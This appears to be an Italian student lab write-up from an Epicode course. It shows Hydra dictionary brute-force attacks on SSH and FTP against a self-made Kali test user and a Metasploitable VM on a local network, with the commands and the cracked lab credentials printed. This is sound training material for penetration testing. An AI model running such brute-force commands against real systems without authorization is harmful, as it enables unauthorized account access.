
# Esercizio Epicode 03.11.2023


## Authentication Cracking con Hydra

Andremo a imitare una situazione in blackbox andando a craccare le password tramite brute force a dizionario grazie alle porte aperte prima sulla macchina kali e poi sulla metasploitable.


Come prima cosa andremo a creare un nuovo utente sulla macchina kali e lo chiameremo test_user con password: testpass




Poi attiveremo il servizio ssh (potremo pure andare a vedere il file di ssh)




Subito dopo ci spostiamo sull'utente appena creato




Prima di aprire hydra potremo scaricare le liste con password e user più utilizzati tramite il terminale

```
┌──(christian㉿kali)-[~]
└─$ sudo apt install seclists
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 872 not upgraded.
Need to get 431 MB of archives.
After this operation, 1756 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 seclists all 2023.3-0kali1
 [431 MB]
Fetched 431 MB in 43s (10.0 MB/s)
Selecting previously unselected package seclists.
(Reading database ... 399868 files and directories currently installed.)
Preparing to unpack .../seclists_2023.3-0kali1_all.deb ...
Unpacking seclists (2023.3-0kali1) ...

Setting up seclists (2023.3-0kali1) ...
Processing triggers for kali-menu (2023.4.3) ...
Processing triggers for wordlists (2023.2.0) ...
```

Una volta scaricate le liste potremo utilizzarle oppure crearci un file di testo per poi immetterle all'interno del codice per craccare user e password tramite il comando **HYDRA.**

```
┌──(christian㉿kali)-[~/Desktop]
└─$ hydra -L /home/christian/Desktop/hydra/user.txt -P /home/christian/Desktop/hydra/pwd.txt 192.168.1.44 -t4 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
or illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 15:45:42
[DATA] max 4 tasks per 1 server, overall 4 tasks, 54 login tries (l:6/p:9), ~14 tries per task
[DATA] attacking ssh://192.168.1.44:22/
[22][ssh] host: 192.168.1.44   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 15:46:18
```

Poi effettuiamo gli stessi passaggi (tranne installare di nuovo le liste), per poter eseguire la crack della password tramite la porta 21 (FTP)

```
┌──(christian㉿kali)-[~/Desktop]
└─$ hydra -L /home/christian/Desktop/hydra/user.txt -P /home/christian/Desktop/hydra/pwd.txt ftp://192.168.1.44
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
or illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 15:55:13
[DATA] max 16 tasks per 1 server, overall 16 tasks, 54 login tries (l:6/p:9), ~4 tries per task
[DATA] attacking ftp://192.168.1.44:21/
[21][ftp] host: 192.168.1.44   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 15:55:28
```

Poi proviamo a eseguire la stessa operazione per metasploitable, in questo caso è molto più semplice dato che molte porte sono già aperte. In questo caso con nmap andreo a controllare la porta designata e poi sempre tramite hydra eseguiremo il codice per il bruteforce a dizionario

```
┌──(christian㉿kali)-[~/Desktop]
└─$ hydra -L /home/christian/Desktop/hydra/user.txt -P /home/christian/Desktop/hydra/pwd.txt ftp://192.168.1.39
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
or illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-03 16:05:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 70 login tries (l:7/p:10), ~5 tries per task
[DATA] attacking ftp://192.168.1.39:21/
[21][ftp] host: 192.168.1.39   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-03 16:05:28
```